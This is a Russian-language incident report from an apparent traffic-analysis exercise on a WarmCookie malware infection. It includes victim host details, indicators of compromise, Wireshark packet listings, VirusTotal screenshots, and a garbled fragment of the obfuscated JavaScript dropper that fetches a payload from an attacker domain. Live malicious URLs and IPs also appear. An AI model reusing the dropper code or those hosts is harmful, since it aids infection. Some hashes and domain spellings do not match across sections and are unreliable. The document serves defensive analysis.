

TRAFFIC ANALYSIS EXERCISE: WARMCOOKIE

Составлен: Тарасов Олег

5 Февраля 2025

ОТЧЕТ ОБ ИНЦИДЕНТЕ

1. ВВЕДЕНИЕ

1.1 В этом документе содержится отчет об инциденте 2024-08-15 WarmCookies.

2. ОБ ИНЦИДЕНТЕ

2.1 Хост Windows был заражен, возможно, это произошло из-за вредоносной программы WarmCookies.

2.2 LAN segment range: 10.8.15[.]0/24 (10.8.15[.]0 through 10.8.15[.]255)
Domain: lafontainebleu[.]org
Active Directory (AD) domain controller: 10.8.15[.]4 - WIN-JEGJIX7Q9RS
AD environment name: LAFONTAINBLEU
LAN segment gateway: 10.8.15[.]1
LAN segment broadcast address: 10.8.15[.]255

3. ЗАДАЧИ РАССЛЕДОВАНИЯ

3.3 Напишите отчет об инциденте, основанный на вредоносной сетевой активности из рсар и предупреждений.

4. ОСНОВНЫЕ ПОЛОЖЕНИЯ

4.1 В четверг 2024-08-15 примерно в 0:11 UTC сервер Windows, используемый пользователем Pierce Lucero, был заражен вредоносной программой WarmCookie.

4.2 Заражение произошло через открытие файла из ZIP архива.

5. ИНФОРМАЦИЯ О ЖЕРТВЕ

5.1 **ИМЯ ХОСТА:** DESKTOP-H8ALZBV

5.2 **IP АДРЕСС:** 10.8.15.133

5.3 **MAC АДРЕСС:** 00:1c:bf:03:54:82

5.4 **ИМЯ ПОЛЬЗОВАТЕЛЯ:** plucero


6. ИНДИКАТОРЫ КОМПРОМЕТАЦИИ

6.1 Загрузка Zip архива: 104.21.55.70:80 - Invoice 876597035_003.zip".
SHA256: 798563fcf7600f7ef1a35996291a9dfb5f9902733404dd499e2e736ea1dc6fc5

6.2 Загрузка вредоносного исполняемого файла:
<http://72.5.43.29/data/0f60a3e7baecf2748b1c8183ed37d1e4>
SHA256: b7aec5f73d2a6bbd8cd920edb4760e2edadc98c3a45bf4fa994d47ca9cbd02f6

7. ПРОЦЕСС РАССЛЕДОВАНИЯ

7.1 Проанализировав активные в период атаки ip адреса я выявил подозрительную активность у одного внешнего адреса - 72.5.43.29. Подозрительность этой активности подтверждает скриншот алертов.



Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude	Longitude	AS Number	AS Organization
10.8.15.133	18	102	12 MB	6 646	2 MB	11 456						
72.5.43.29	3 497	866 kB	1 653	318 kB	1 844	547 kB						
104.21.55.70	2 275	3 MB	2 013	3 MB	262	15 kB						
10.8.15.4	2 251	580 kB	1 047	281 kB	1 204	300 kB						
23.220.103.18	1 544	1 MB	1 075	1 MB	469	120 kB						
23.220.103.8	1 531	1 MB	1 142	1 MB	389	51 kB						
172.67.170.159	1 143	1 MB	1 021	1 MB	122	7 kB						
23.220.103.72	637	595 kB	496	569 kB	141	26 kB						

Отчет об инциденте

RealTime Events		Escalated Events						
ST	CNT	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	27	2024-08-15...	10.8.15.4	53	10.8.15.133	53383	17	ET DNS Standard query response, Name Error
RT	2	2024-08-15...	10.8.15.133	49671	23.205.110.48	80	6	ET INFO Terse Request for .txt - Likely Hostile
RT	1	2024-08-15...	10.8.15.133	49671	23.205.110.48	80	6	ET INFO Microsoft Connection Test
RT	148	2024-08-15...	10.8.15.133	49672	23.33.138.184	443	6	ET POLICY TLSv1.0 Used in Session
RT	5	2024-08-15...	10.8.15.133	49676	10.8.15.4	88	6	GPL RPC kerberos principal name overflow TCP
RT	11	2024-08-15...	10.8.15.133		10.8.15.4		1	GPL ICMP_INFO Destination Unreachable Port Unreachable
RT	4	2024-08-15...	72.5.43.29	80	10.8.15.133	49810	6	ET POLICY Binary Download Smaller than 1 MB Likely Hostile
RT	4	2024-08-15...	72.5.43.29	80	10.8.15.133	49810	6	ET TROJAN Possible Windows executable sent when remote host claims to send html content
RT	4	2024-08-15...	72.5.43.29	80	10.8.15.133	49810	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	4	2024-08-15...	72.5.43.29	80	10.8.15.133	49810	6	ET INFO SUSPICIOUS Dotted Quad Host MZ Response
RT	307	2024-08-15...	10.8.15.133	49818	72.5.43.29	80	6	ETPRO INFO Incorrect Spacing of UA Variable M3
RT	15	2024-08-15...	10.8.15.133	49818	72.5.43.29	80	6	ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1

7.2 После этого я проверил данный ip адрес в VirusTotal. Сервис определил данный адрес как вредоносный. Предполагая, что данный адрес является потенциальным адресом злоумышленника я продолжил анализ.

14 / 94
Community Score

14/94 security vendors flagged this IP address as malicious

72.5.43.29 (72.5.42.0/23)
AS 399629 (BLNWX)

RO Last Analysis Date
5 days ago

DETECTION DETAILS RELATIONS COMMUNITY 1

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Security vendors' analysis

alphaMountain.ai	Malicious	BitDefender	Malware
Certego	Malicious	CyRadar	Malicious
Dr.Web	Malicious	ESET	Malware
Forcepoint ThreatSeeker	Malicious	Fortinet	Malware
G-Data	Malware	Kaspersky	Malware
Lionic	Malware	MalwareURL	Malware
SOCradar	Phishing	Webroot	Malicious

Do you want to automate checks?


7.2 Далее я начал проверять адреса к которым обращался потенциальный злоумышленник и выявил адрес локальной сети 10.8.15.133.

Отчет об инциденте



No.	Time	Source	Destination	Protocol	Length	Info
10598	134.757901	10.8.15.133	72.5.43.29	TCP	66	49810 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
10600	135.762299	10.8.15.133	72.5.43.29	TCP	66	[TCP Retransmission] 49810 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
10609	135.939318	72.5.43.29	10.8.15.133	TCP	58	80 → 49810 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
10610	135.939767	10.8.15.133	72.5.43.29	TCP	54	49810 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
10611	135.940137	10.8.15.133	72.5.43.29	HTTP	224	HEAD /data/0f60a3e7baecf2748b1c8183ed37d1e4 HTTP/1.1
10612	135.940407	72.5.43.29	10.8.15.133	TCP	54	80 → 49810 [ACK] Seq=1 Ack=171 Win=64240 Len=0
10613	136.132929	72.5.43.29	10.8.15.133	HTTP	134	HTTP/1.1 200 OK
10614	136.156102	10.8.15.133	72.5.43.29	HTTP	223	GET /data/0f60a3e7baecf2748b1c8183ed37d1e4 HTTP/1.1
10615	136.156363	72.5.43.29	10.8.15.133	TCP	54	80 → 49810 [ACK] Seq=81 Ack=340 Win=64240 Len=0
10616	136.342163	72.5.43.29	10.8.15.133	TCP	1418	80 → 49810 [PSH, ACK] Seq=81 Ack=340 Win=64240 Len=1364 [TCP PDU reassembled in 10762]
10617	136.342350	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=1445 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10618	136.342355	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=2905 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10619	136.342356	72.5.43.29	10.8.15.133	TCP	1226	80 → 49810 [PSH, ACK] Seq=4365 Ack=340 Win=64240 Len=1172 [TCP PDU reassembled in 10762]
10620	136.342541	10.8.15.133	72.5.43.29	TCP	54	49810 → 80 [ACK] Seq=340 Ack=5537 Win=64240 Len=0
10621	136.343781	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=5537 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10622	136.343785	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=6997 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10623	136.343786	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=8457 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10624	136.343787	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=9917 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10625	136.343787	72.5.43.29	10.8.15.133	TCP	1034	80 → 49810 [PSH, ACK] Seq=11377 Ack=340 Win=64240 Len=900 [TCP PDU reassembled in 10762]
10626	136.344013	10.8.15.133	72.5.43.29	TCP	54	49810 → 80 [ACK] Seq=340 Ack=12357 Win=64240 Len=0
10627	136.348009	72.5.43.29	10.8.15.133	TCP	1418	80 → 49810 [PSH, ACK] Seq=12357 Ack=340 Win=64240 Len=1364 [TCP PDU reassembled in 10762]
10628	136.348167	10.8.15.133	72.5.43.29	TCP	54	49810 → 80 [ACK] Seq=340 Ack=13721 Win=62876 Len=0
10629	136.518615	72.5.43.29	10.8.15.133	TCP	1418	80 → 49810 [PSH, ACK] Seq=13721 Ack=340 Win=64240 Len=1364 [TCP PDU reassembled in 10762]
10630	136.518833	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=15085 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10631	136.518839	72.5.43.29	10.8.15.133	TCP	1322	80 → 49810 [PSH, ACK] Seq=16545 Ack=340 Win=64240 Len=1268 [TCP PDU reassembled in 10762]
10632	136.519072	10.8.15.133	72.5.43.29	TCP	54	49810 → 80 [ACK] Seq=340 Ack=17813 Win=64240 Len=0
10633	136.520975	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=17813 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10634	136.520980	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=19273 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]

7.3 При дальнейшем анализе «общения» адреса потенциального злоумышленника с локальным адресом сети выявились несколько случаев отправки файлов: в частности исполняемых файлов с вредоносной полезной нагрузкой.



Wireshark - Packet 10614 - 2024-08-15-traffic-analysis-exercise.pcap

> Source: Intel_03:54:82 (00:1c:bf:03:54:82)
Type: IPv4 (0x0800)
[Stream index: 2]

> Internet Protocol Version 4, Src: 10.8.15.133, Dst: 72.5.43.29

> Transmission Control Protocol, Src Port: 49810, Dst Port: 80, Seq: 171, Ack: 81, Len: 169

> Hypertext Transfer Protocol

GET /data/0f60a3e7baecf2748b1c8183ed37d1e4 HTTP/1.1\r\n
Connection: Keep-Alive\r\n
Accept: */*\r\n
Accept-Encoding: identity\r\n
User-Agent: Microsoft BITS/7.8\r\n
Host: 72.5.43.29\r\n
\r\n
[Response in frame: 10762]

[Full request URI: http://72.5.43.29/data/0f60a3e7baecf2748b1c8183ed37d1e4]

0000 00 16 9c 02 a7 4b 00 1c bf 03 54 82 08 00 45 00K...T...E..
0010 00 d1 70 82 40 00 80 06 fc f5 0a 08 0f 85 48 05 ..p@.....H..
0020 2b 1d c2 92 00 50 46 f1 28 4b 96 b1 2e f7 50 18 +...PF:(K...P..
0030 fa a0 e7 d0 00 00 47 45 54 20 2f 64 61 74 61 2fGET /data/
0040 30 66 36 30 61 33 65 37 62 61 65 63 66 32 37 34 0f60a3e7 baecf274
0050 38 62 31 63 38 31 38 33 65 64 33 37 64 31 65 34 8b1c8183 ed37d1e4
0060 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 HTTP/1.1..Conne
0070 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 ction: Keep-Aliv
0080 65 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a e..Accept: */*..
0090 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a Accept-E ncoding:
00a0 20 69 64 65 6e 74 69 74 79 0d 0a 55 73 65 72 2d identit y..User-
00b0 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 Agent: M icrosoft
00c0 20 42 49 54 53 2f 37 2e 38 0d 0a 48 6f 73 74 3a BITS/7. 8..Host:
00d0 20 37 32 2e 35 2e 34 33 2e 32 39 0d 0a 0d 0a 72.5.43 .29.....

No.: 10614 - Time: 136.156102 - Source: 10.8.15.133 - Destination: 72.5.43.29 - Protocol: HTTP - Length: 223 - Info: GET /data/0f60a3e7baecf2748b1c8183ed37d1e4 HTTP/1.1

✓ Show packet bytes Layout: Vertical (Stacked)

Help Freeform Close

7.4 Далее я решил проанализировать список всех файлов, передававшихся по http за период атаки. Был выявлен подозрительный домен, анализ которого на VirusTotal

Отчет об инциденте

показал вредоносную активность. С этого домена был скачан вредоносный zip архив с файлом java-script, который подгружал вредоносные исполняемые файлы.

The image displays two screenshots related to a security incident. The top screenshot shows the VirusTotal interface for the domain `checkfedexp.com`. It indicates that 14/94 security vendors flagged this domain as malicious. The 'Security vendors' analysis table lists several vendors and their detections:

Vendor	Detection
alphaMountain.ai	Phishing
CyRadar	Malicious
ESET	Malware
Fortinet	Malware
Lionic	Malicious
SOCRadar	Malicious
VIPRE	Malware
BitDefender	Malware
Dr.Web	Malicious
Forcepoint ThreatSeeker	Malicious
G-Data	Malware
Seclookup	Malicious
Sophos	Malware
Webroot	Malicious

The bottom screenshot shows the Wireshark 'Export - HTTP object list' window. It displays a list of network packets with their hostnames, content types, sizes, and filenames. The packet at index 8659 is highlighted, showing a request to `quote.checkfedexp.com` for a file named `managements...`.

Packet	Hostname	Content Type	Size	Filename
68	www.msftconnecttest.com	text/plain	22 bytes	connecttest.txt
8659	quote.checkfedexp.com	application/octet-stream	2767 kB	managements...
10204	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	1120 bytes	8f2381c2-652...
10212	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	1340 bytes	8f2381c2-652...
10219	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	4630 bytes	8f2381c2-652...
10232	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	7930 bytes	8f2381c2-652...
10306	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	18 kB	f37dd878-a1b...
10425	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	13 kB	f37dd878-a1b...
10478	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	29 kB	f37dd878-a1b...
10579	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	108 kB	f37dd878-a1b...
10762	72.5.43.29	text/html	159 kB	0f60a3e7baec...
11030	72.5.43.29	text/html	32 bytes	/
11032	72.5.43.29	text/html	124 bytes	/
11034	72.5.43.29	text/html	94 bytes	/
11463	72.5.43.29	text/html	305 kB	/
11485	72.5.43.29	text/html	94 bytes	/
11496	72.5.43.29	text/html	732 bytes	/
11498	72.5.43.29	text/html	94 bytes	/
11507	72.5.43.29	text/html	94 bytes	/
11621	72.5.43.29	text/html	94 bytes	/
11692	72.5.43.29	text/html	94 bytes	/

7.5 Сам java-script код был обфусцирован в полотно текста.

```
pursuit of equitable The Cpi is used for cost adjus*/var OKFJIVUA='ZDlhZtBLZjk0NDQ3ZmI5NzFjMmiiYjA1ZtC1NDQx
ZWJmNmM3MTVhMzd1NzA0NWFMvYVYjQ5OTLjNDPA3NjIzYmY4NjcwMTU1MTFVLzUxZWZ3YjFmYzZkOTg0NmY1ZGQ3ZTEwNzZmOTVhZTI1VWZ
knjK5NTE0ZDQzYjE4NjM3Zjk=';var HFwXVSAqruDDiRdgdFFrtVbejNS=DeYAUuhBAZuqbq;HFwXVSAqruDDiRdgdFFrtVbejNS.open(
'GET')";https://business.chefwafedexp.com/
data-privacy?zj=ZzqRkxVRQ8p0d=GEokiOXFwH&sourcecdp=tQMqJLIo&Tfocontent" + /* consecutive particles with
index zero are handled h within and across countries. Th e Firstly, upcoming legi */"
=IXGTzjXqXJ&Jr_cid=9464552&L=8174" + /* consecutive particles with index zero are handled h within and
across countries. Th e Firstly, upcoming legi */"38" + /* consecutive particles with index zero are
handled h within and across countries. Th e Firstly, upcoming legi */"8"*/ s the reciprocal of the person s
ificant At the same time, product pri ms, dims, periods, coords, ierror) It is erroneous to call
MPI_CART */. (3999250-1));/aging, demographics, and memory study. Neuroepidemiology. 2 The type
```

7.6 Анализ вредоносного архива был обозначен на VirusTotal как WarmCookies.

26
/ 65

Community Score

26/65 security vendors flagged this file as malicious

Reanalyze

Similar

More

798563cf76007ef1a35996291a9dfb5f9902733404dd499e2e736ea1dc6fc5

managements.zip

Size

2.64 MB

Last Analysis Date

23 days ago

ZIP

zip

idle

long-sleeps

DETECTION

DETAILS

RELATIONS

ASSOCIATIONS

BEHAVIOR

COMMUNITY

Join our Community

 and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks**.

Threats

Filters

Clear All

Threats - 1 Known Threats

Activity

WarmCookie

Updated 5 hours ago

WarmCookie, also known as BadSpace, is a malware family that acts as a backdoor, allowing attackers to execute comma...

IoCs

47

By CarlosCabal (Partner)